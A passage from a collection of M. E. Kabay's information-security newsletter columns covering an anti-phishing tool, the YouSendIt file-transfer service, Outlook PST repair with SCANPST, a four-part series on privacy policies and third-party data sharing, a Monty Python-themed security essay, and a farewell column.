In summary, and quoting the company CEO once again, "CallingID is a tool that provide full risk assessment for users that send personal or confidential information (such as password, credit card details etc.) over the Web. The tool shows them the identity of the site receiving their information and alerts them about any risk associated with the site they send data to and the form they use."

This tool may be helpful in increasing resistance to phishing scams, especially for novices. Mr Nissenboim told me that his company's recent survey of 110 users indicated that "55% stopped sending data to a site following information provided by CallingID." In my two month trial, I saw no negative side effects of the product.

Worth a try, I think, especially for naïve users.

[Disclaimer: I have no financial interest in this company or product despite this glowing review and had never met Mr Nissenboim before our correspondence and phone interview.]

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

YouSendIt Provides Useful Transfer Service

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

In my work as Program Director of the MSIA at Norwich University < http://www.graduate.norwich.edu/infoassurance/ >, I frequently have to receive large files from course developers and reviewers and to send them to the instructional designers responsible for putting the materials into our teaching platform. Typically the compressed files take several hundred megabytes for a course – far too much to upload to my university Web site because our virtual private network (VPN) has a limit of 50 MB per upload. It is possible to break WinZIP files into pieces automatically and reconstitute the pieces into a single archive, but I have no way to upload all of them in a single operations through our VPN, so that process becomes a nuisance. I have no access to a file transfer protocol (FTP) site, so until recently, we've been sending CD-ROMs through the mail or, if it's a rush job, via courier. Those methods are slow and expensive.

Recently I received a 100 MB file from an undergraduate student for a class lecture. Akhan Almagambetov was away in Europe at the Combined Endeavor military communications exercise < http://www.combinedendeavor.net/tags/norwich-university > and sent me an excellent narrated presentation that everyone enjoyed. His link was via a site I had not heard of, YouSendIt.com < http://www.yousendit.com/ >. The site offers a range of options for uploading files and having them available for download by selected recipients.

The free service ("Lite") limits files to 100 MB, restricts their stay on the server to 7 days, keeps the download limit to 1 GB total in any 30 days, and limits downloads to a maximum of 100 per file.

I signed up for the "Plus" plan at $4.99 a month; it raises the maximum file size to 2 GB, extends their stay on the server to 14 days, ups the download limit to 40 GB total in any 30 days, and allows up to 200 downloads per file (you can always upload the file with two different names, I guess).

"Business" and "Business Plus" plans at $19.99 and $29.99 per month respectively offer correspondingly greater maximum download limits (80 GB or 200 GB) and removes the limit on the number of downloads per file.

Subscribers to the free account receive a unique URL per uploaded file and can track who downloads each file. The "Plus" account also removes ads from the download dialogues. The "Business" account allows inclusion of a company logo or brand and speeds up response to technical support queries to two (!) days. A "Business Plus" account adds a secure dropbox where other users can leave uploaded files for you to retrieve.

Even with my relatively inexpensive "Plus" account, I can upload an encrypted file provided my recipient has the appropriate software for decryption. If I wish to add password authentication to restrict access to the uploaded file, that costs $2.99 per file. It's also possible to require login by recipients before they can download a file; this "Authenticated Delivery with Tracking" costs

$2.99 per file. Finally, removing the limitation on the number of downloads during its 14-day life on the server costs $5.99 per file.

All in all, I think the service is so useful I simply paid for it myself without even asking my employer to reimburse me. I can use it not only for my university work but also for sending large groups of pictures to family and friends and for my consulting work. Used carefully, with due attention to security requirements, I think it's neat!

* * *

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Compare Accounts

Features	Business Plus	Business	Plus	Lite
	$29.99 per month	**$19.99 per month**	**$4.99 per month**	**Free**
	SIGN UP	SIGN UP	SIGN UP	
Maximum file size	2 GB	2 GB	2 GB	100 MB**
Files can be downloaded for	14 days	14 days	14 days	7 days
Download bandwidth limit	200GB	80GB	40GB	1GB
Email support response time	In 2 days*	In 2 days*	In 3 days*	
Maximum downloads per file	unlimited	unlimited	200	100
Send multiple files per send	•	•	•	
No Ads on your pages	•	•	•	
Password-protect sent files	•	•		
Branding on download pages and emails	•	•		
No ads and no registration required for clients	•	•		
Branded dropbox where clients can send files to you	•			
	SIGN UP	SIGN UP	SIGN UP	
	Just $29.99 per month (or) Just $329.99 per year	Just $19.99 per month (or) Just $219.99 per year	Just $4.99 per month (or) Just $54.99 per year	Free

For Corporate/Enterprise inquiries, please contact a YouSendIt sales professional.

* Business days

** Lite account users can pay $5.99 to send a file up to 2 GB in size. Simply select Premium Send to complete the transfer.

A New Outlook (File)

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

One of my colleagues called me recently when he was having trouble receiving e-mail. He uses Microsoft Outlook 2007, as I do. I asked whether he had check the file integrity of his e-mail repositories using the appropriate diagnostic tool; he had never heard of it. I hope that the specific information below will help readers who have had similar problems with their Outlook e-mail client and will close with some general lessons from this incident.

Outlook uses two kinds of data files for storing configuration parameters and e-mail: .OST and .PST files. Sometimes these files become corrupted; for example if the client or the operating system crashes, certain pointers within the files may not be updated correctly. Although the damaged files may still be usable by the client software, the risk of unusual behavior or of further crashes increases.

One of the problems that I have encountered is that Outlook refuses to terminate its process when I close the client. The process holds its files open, preventing them from being backed up. If I terminate the process using the Windows XP Pro task manager, Outlook often reports that the PST file I use was not properly closed and goes through a brief (but not thorough) diagnostic and corrective routine upon reopening the file.

SCANPST.EXE is a diagnostic tool that comes with all Outlook installations. It handles both PST and OST files. The program opens with a simple menu asking for the file that you wish to analyze (" Enter the name of the file you want to scan"). I've made it easy on myself to locate my PST files by entering the directory name into the "Start in" of a shortcut to the program. That addition then automatically opens the appropriate directory and shows all the Outlook files. Such a shortcut with directory information is particularly useful if you use the default location for your Outlook file; they are stored deep in hidden directories in your Windows "Documents and Settings" folder (e.g., C:\Documents and Settings\<userID>\Local Settings\Application Data\Microsoft\Outlook). Once you click on "Start,"
The program goes through nine phases which include the following: Initializing; Checking file consistency; then seven steps that go by so fast I've never seen their labels; and Checking folders and items. Finally, if you click on "Repair," the program moves into its "Repairing" phase during which it creates a backup copy (*.BAK or whatever you write in yourself) of your file and creates a new, presumably pristine file for further e-mail.

To give you a sense of the time involved, I measured how long it took to repair two damaged PST files on my main system – a dual-processor (2 x 3GHz) unit with 2 GB RAM and 7200 RPM disks with write-behind caching. Diagnosing and repairing my main 311 MB PST file took 70 seconds for diagnosis and 40 seconds for the repair; a 1.2 GB PST archive took 185 seconds for diagnosis and 475 seconds for repair. That's about 0.17 sec/MB for diagnosis and about 0.34 seconds/MB for repair or roughly 0.5 sec/MB in all.

For more information about SCANPST.EXE, see the article "How to find and run the Inbox Repair tool in Outlook" from the Microsoft Knowledge Base.<

http://support.microsoft.com/kb/272227/en-us > To locate your own SCANPST.EXE file, I suggest that you use the search capability of your operating system. If you cannot find it, you can download the appropriate version for your Outlook version by searching the Microsoft support site.

So what about general implications of this example? I think that all of us would do well to look for diagnostic and repair facilities for our production-critical systems and files _before_ we get into a fix. Ask your technical support crew for ideas, search your vendor's Web site, and search the Web as a whole to locate and test tools that can help you overcome file corruptions quickly so that you don't get caught in a bind.

These tools can give you a whole new, ah, outlook on technical problems.

* * *

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

The Privacy Policy Problem (1): A Model Policy

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

Many organizations strive to protect the confidentiality of prospects and clients. In this column and the next three, I want to explore issues relating to privacy policies and the sometimes problematic relations between legitimate, well-meaning institutions and the commercial organizations with which they do business – and the criminal organizations which abuse their good names and reputations.

Norwich University's Privacy Policy< http://www.graduate.norwich.edu/privacy_policy.php > stands as an excellent example of a clear, well-written and comprehensive document – an example that could usefully be considered by readers of this column who may need a sample policy for their own organization's use. Links to the policy are available where visitors may enter personally identifiable information (PII); for example, the admissions-related pages have links at the bottom of every page with a data-entry form. Specifically, the policy makes the following essential points (quoting with added commentary in square brackets):

- "Norwich University requests a certain amount of information from our clients in order to provide the online experience." [A privacy policy should begin with a statement of the purpose of data collection.]
- "Although we gather names, e-mail addresses, locations and other personal information (dependent on the platform being used), all information is kept confidential." [The introduction makes the intent of the policy clear.]
- "Information is used for course registration, billing purposes, providing knowledge about our client base, managing our services and to assist us in making the online experience the best possible." [These are useful clarifications of the intended applications for the collected data.]
- "Information about who may login in from time to time is analyzed in order to allow us to monitor and maintain our network. Information about our clients may also be used to provide feedback to our institutional clients; at no time do we share this information with an outside source. We may, from time to time, examine a platform for statistical purposes, but we will not identify any individual in doing so." [These are specific constraints on how the data are to be used.]
- "Information placed on our systems may be available to others on our various platforms, depending on the platform chosen. This information is used strictly to allow a client to participate in their individual course(s) and is kept confidential. We will not divulge private information to any unauthorized person." [These sentences add some more well-defined constraints.]
- "It is understood that information entered on our system(s) may be seen by a variety of people administering, participating in or monitoring any part of the chosen platform, within the reasonable guidelines set therein." [Although this alert may seem obvious to information technology specialists, it is worth reminding non-technical people of the reality of data collection.]
- "[Norwich] will also comply with any legal request(s) made by any body so authorized for information, should proper documentation be provided to us." [This is the get-out-of-jail card that puts users on notice that the University will fully comply with all

appropriate court orders and other legal obligations from duly constituted authorities.]

In my next column, I'll look at the problems which can occur when working with independent partner organizations that may have different privacy policies from one's own.

* * *

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www2.norwich.edu/mkabay/index.htm >.

The Privacy Policy Problem (2): Controlling Business Partners

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

In this series of four articles, I'm exploring privacy policies. Today I'll continue with an analysis of potential problems due to independent partner organizations working on behalf of their clients without adequate supervision and coordination.

First of all, if one of the sites which you are paying is selling or otherwise sharing the names and contact information of people who enquire specifically about your products, programs, and services to your competitors, you may want to discuss their practices with them. On economic grounds alone, such behavior may be counterproductive; worse, it may tarnish your reputation as an institution of integrity or erroneously give prospects and clients the impression of improper behavior. Therefore, your organization should periodically audit sites marketing information about you on the Web.

For example, in researching this question I found sites whose privacy policies do little to protect visitors' privacy. For example, some of these policies state that information collected on the site may be shared with business partners, service providers, sweepstakes and promotions organizers, subsidiaries, law enforcement, and non-affiliated companies.

One text about *non-affiliated companies* would raise concerns for anyone. The policy begins reassuringly, "We do not share Information with any non-affiliated third party except: (1) in select circumstances when Our business partner refers you to Us and you give Us permission to share specific Information, such as your name and email address, with such business partner on your order form…." Unfortunately, it continues with "… or (2) when Our business partner provides a product or service that We feel may be of interest to you." That second part makes the assurance meaningless. The statement means that the company will share personally-identifiable information with anyone it chooses to do business with – or more bluntly, to whom it will sell prospects' names for profit. Give them enough money and I'm sure that practically anything will seem interesting.

The lesson I draw from this cursory investigation is that no one can afford to do business with people who do not use the same strict policies of privacy protection as their own organization. Readers should perform a systematic audit of all their organizations' links to third parties to verify that deviations from their privacy policies do not lead to embarrassment and legal liability.

The unacceptable site I located includes methods for opting out of the unwanted advertising and sharing of personally-identifiable information; that topic is the subject of the third article in this series.

* * *

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www2.norwich.edu/mkabay/index.htm >.

The Privacy Policy Problem (3): Opting Out of Opting Out

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

In my most recent two columns, I've been discussing privacy policies. Today I want to look at some of the issues that can occur when you work with other organizations whose policies may differ from yours.

One of the sites I investigated where interested parties could fill in a form to request information included some information on opting out of receiving junk e-mail and other unsolicited marketing materials from itself, its business partners, and anyone to whom it chose to sell enquirers' names.

The Privacy Policy included the following information:

- E-mail Opt-out Options: Each marketing e-mail We send includes instructions and an opt-out link.

- Refusing Cookies: Subject to the section below pertaining to cookies and web bugs, you have the ability to prohibit being served an advertisement based on cookie technology. We utilize reputable third-party vendors to serve advertisements. If however, you are not comfortable with cookies, you can adjust the settings within your browser to further prohibit being served a cookie. Please see the browser's instructions to perform this task.

- The National Advertising Initiative (NAI) has developed an opt-out tool with the express purpose of allowing consumers to "opt-out" of the targeted advertising delivered by its member networks. You can visit the NAI opt-out page and opt-out of this cookie tracking. Please visit: http://www.networkadvertising.org/optout_nonppii.asp .

- Other Options: If you would like to opt-out of Our promotional marketing, and would like to contact Us, please send Us an e-mail at privacy@<suppressed>.com

Most people in the security field with whom I have discussed the issue argue strongly against opting-out as an acceptable form of control over the abuse of personally-identifiable information. The European Coalition Against Unsolicited Commercial Email (EuroCAUCE) < http://www.euro.cauce.org/en/ > has a succinct explanation of the arguments< http://www.euro.cauce.org/en/optinvsoptout.html >; here is my summary of the issues:

- Opt-out schemes cannot cope with the sheer scale of spamming. Spreading e-mail addresses from one spammer to another inevitably outraces attempts to react to each new source after the fact.

- It is impossible to ensure that permanent do-not-spam lists are consulted by spammers.

- There is no mechanism for supervision of compliance efforts.

- There are no enforcement mechanisms to prevent abuse.

In my view, opt-out schemes for protecting privacy are usually legitimate attempts to balance marketing departments' needs for productivity with privacy advocates' preference for better protection. However, for some unscrupulous marketers, opt-out policies may mask deliberate programs to capture user information that can be used or sold at a profit before the users can stop the abuse. Your organization should carefully examine the advantages and disadvantages of opt-out schemes before signing contracts with firms that use such methods.

My personal preference is to opt out of using opting out.

* * *

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www2.norwich.edu/mkabay/index.htm >.

The Privacy Policy Problem (4): Reality Hits Home

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

In the last three columns, I've been looking at the complexities of protecting client or prospect privacy (personally identifiable information or PII) in an interconnected world.

The problem is greatly complicated by the web of relationships that can develop in the world of marketing. The relationships can involve remote firms that have contracts with your marketing division or contracts with firms that are one or more levels removed from direct interaction with your organization. Worse still, some sites may even be run by rogue organizations which have never had any contractual links whatever with you or with any of your legitimate agents. These facts make it almost impossible to prevent PII from visitors interested in your products, services or programs from being spread to other institutions.

You are left with a distasteful duty to warn all applicants that you can control the use of their PII only when they enter data into forms directly under the control of your own staff or of firms which have contractual obligations to follow your privacy policy. Examine your privacy policies to see if you should include explicit warnings that they apply only to your clients and not to people asking for information. It may make sense also to include a warning about the impossibility of your controlling privacy policies on Web sites outside your own domain.

In terms of response to complaints, you will have to continue being prepared to respond, basically, "Caveat emptor" (buyer beware). You can prepare general texts regretting (and repudiating) the impression that your organization has violated any privacy policy and explaining that anyone entering data on _*any*_ Web site would do well to examine the local privacy policy for clarification of what degree of protection is offered for PII. If the privacy terms seem too loose, privacy-conscious individuals may decide to skip using those Web sites; instead, they can look for safer, more trustworthy alternatives that provide the same access to the desired information.

As mentioned above, an additional and probably intractable problem is that not everyone who uses your name and your logo necessarily has any business relationship with your organization at all. Phishing (using fake e-mail that looks like legitimate messages from well-known organizations) and pharming (using fake Web pages that look like legitimate Web sites belonging to well-known organizations), for example, are based on impersonation of business entities. Someone could easily use your organization's name and logo on a form claiming to be related to providing information about your organization, products, services or programs – and then simply use the collected PII for their own purposes. Failure to send the victim the requested information reflects badly on your perfectly innocent and unknowing organization; selling the PII to spammers makes you look terrible. And what are you going to do about it?

If someone is abusing your trademark or your servicemark, you can sue them for misappropriation – if you can find them. With fraudulent Web sites appearing and disappearing with lifetimes measured in hours or days, it is going to be hard to locate the criminals who are ruining your reputation. Going after the service providers is going to be tough because many jurisdictions have laws protecting Internet Service Providers, including some Web hosting

services, from legal liability if they pay no attention to the content of what their clients are putting on the Web. From a practical perspective, what can a CISO do to stop this kind of abuse?

In practice, your organization can hope to obtain redress only from responsible, stable firms with which you have signed contracts. Such firms will care about their own reputation as well as yours and will respond to both notification of abuse and the possibility of legal pressure. Criminals, however, are out of your control, especially if there are international boundaries in the way. The chances of getting any response, let alone cooperation, from law enforcement agencies in many parts of the world where criminals abuse the Internet are virtually nil.

Readers concerned with measuring the extent of the PII-violation problem for their corporate identity may want to institute a systematic program of regularly scanning the Web using search engines. In addition, you can test third-party sites that mention your corporate name or claim to be offering managed marketing information by using a list of fake unique identifiers (M. F. Kabay, M. Q. Kabaye, N. B. Kabbay . . .) and their corresponding one-time use e-mail addresses (mfkabay@<$string1>.com, mqkabaye@<$string1>.com, nbkabbay@<$string1>.com . . .). The unique identifiers can be assigned to the specific Web pages under test and recorded in a list, a spreadsheet, or a database for later reference. Any e-mail to a test address originating from an organization other than the managers of the place where the unique identifier was originally used indicates potential abuse or violation of contracts. Similarly, filling out a form that claims to be sending people information about your organization but finding that you never receive a response tells you that there's something fishy about the site. If there are many test names and one-time e-mail addresses, you can consolidate the traffic for the compliance officer by having all e-mail that is sent to the test addresses auto-forwarded to a single mailbox for easier analysis.

It's not going to be easy, but at least you can put your privacy-protection measures in place before you face a major PII disaster. Keep your eyes open, follow up on abuse of your corporate identity, and make your own policies clear and effective.

I wish I had something better to offer, but that's about it for now.

* * *

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www2.norwich.edu/mkabay/index.htm >.

Jason Holloway's Holy Grail

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

And now for something completely different! < http://www.dvdempire.com/Exec/v4_item.asp?item_id=693508&searchID=215951 >

In 1993 I published a column entitled, "Velocihackers and Tyrannosaurus superior" < http://www.mekabay.com/infosecmgmt/velocihackers.pdf > in the paper version of _Network World_. The article caused considerable amusement because it analyzed the popular movie "Jurassic Park" < http://www.imdb.com/find?s=tt&q=jurassic+park&x=0&y=0 > from an information security perspective.

I'm delighted to report that Jason Holloway, Vice-President of Marketing of the security firm ExaProtect < http://www.exaprotect.com/ > has published an amusing security analysis based on "Monty Python and the Holy Grail." < http://www.secureit-online.com/resourceitem.php?Resourceid=83 >

The film follows a bizarre rendition of King Arthur ("Son of Uther Pendragon") and the Knights of the Round Table (and Patsy) as they roam about Britain (knocking coconuts together as sound effects to make up for the lack of horses) seeking the Holy Grail (including in a castle occupied by French soldiers who inform him that Arthur's mother was a hamster and his father smelt of elderberries). But I digress.

Mr Holloway makes the following points from his analysis of events in the movie.

1. Build security on secure foundations (unlike Prince Herbert's father who built his castle in a swamp).
2. Use security information and event management (SIEM) to avoid being overwhelmed, as by the Knights Who Say "Ni!"
3. Avoid false positives, as when Sir Lancelot rushes off to Swamp Castle to rescue – Prince Herbert.
4. Beware the presumption of causation based on correlation, as when Sir Bedevere tests a woman accused of being a witch by claiming that she would weigh as much as a duck – and thus be made of wood.
5. Be sure to store log files so that you can interpret current security alerts in the light of data – unlike the Knights' focus on the incomplete record left by Joseph of Arimathea about the Castle of aaaaaaaarrrrrrgggghhhhh.
6. Remain flexible in setting and adapting policies – unlike the Black Knight who repeats "None shall pass" regardless of circumstance.

I urge all Monty Python nuts^H^H^H^Hfans to enjoy Mr Holloway's excellent essay.

* * *

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of

Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Vale Atque Ave

by M. E. Kabay, PhD, CISSP-ISSMP
Professor of Information Assurance & Statistics
School of Business & Management
Norwich University, Northfield VT

Well, it's been a good run.

Network World has decided to shut down the Security Strategies newsletter, so after writing and posting over 1200 articles< http://www.mekabay.com/nwss/ > here over the last 11 years since February 2000, I must say farewell – but not forever.

I've made a point of treating the column as an educational venture rather than a news source; apparently the idea worked, since we went from 16,000 subscribers in 2000 to over 55,000 some years ago. Another idea, strongly supported by the editors – first Jeff Caruso, then Ryan Francis, both of whom have been wonderful colleagues and friends – was to invite others to submit articles for publication. Since I've been editing technical work since 1970, the combination of researching and writing my own stuff plus being able to edit colleagues (and students') material has been a real treat for me. As far as we can determine, readers liked the combination too.

With the exception of a celebrated recent goof earlier this year – that we avoid providing URLs for – that led to making "kabay idiot" a popular term in search engines <grin>, we've avoided scandal and bloopers quite successfully over the years. I put this record down to excellent editorial supervision and the practice of (usually) checking with anyone about which we were writing before publishing articles. Articles were almost never published with any deadline; we just worked on them until they seemed ready.

Another feature of the column was that I made it a stylistic point to provide references for pretty well any substantive assertion, whether written by me or by guest authors. The goal of such references was to ensure that readers could (a) learn more about a subject and (b) see for themselves if they agreed with the author(s)' analysis or summary.

I also liked puns and tried to make the titles as punny and funny as possible – sometimes to the distress of the editors. Trying to sneak these by was always fun for me but possibly less fun for the people trying to satisfy their managers. Sorry, guys, for any hassles I caused you!

In Rome, 2000 years ago, people would say "Ave" as the equivalent of "Hello" and "Vale" for "Farewell." "Ave atque vale" was written by Catullus< http://www.negenborn.net/catullus/about_cat.htm > in a valedictory poem< http://www.poetryintranslation.com/PITBR/Latin/Catullus.htm#_Toc531846828 > on the death of his brother: he wished his brother eternal greetings and best wishes.

My new home is called "InfoSec Perception"< http://www.infosecreviews.com/ perception > and is being run by the nice folks at InfoSec Reviews< http://www.infosecreviews.com/ > in England. Except for having to switch to UK spelling (not hard for a former Canadian), the content will be in exactly the same style as what you have become used to here.

Sincere thanks to all of you for your support, and vale atque ave!

* * *

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > & Statistics< http://www.mekabay.com/courses/academic/norwich/qm213/index.htm > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >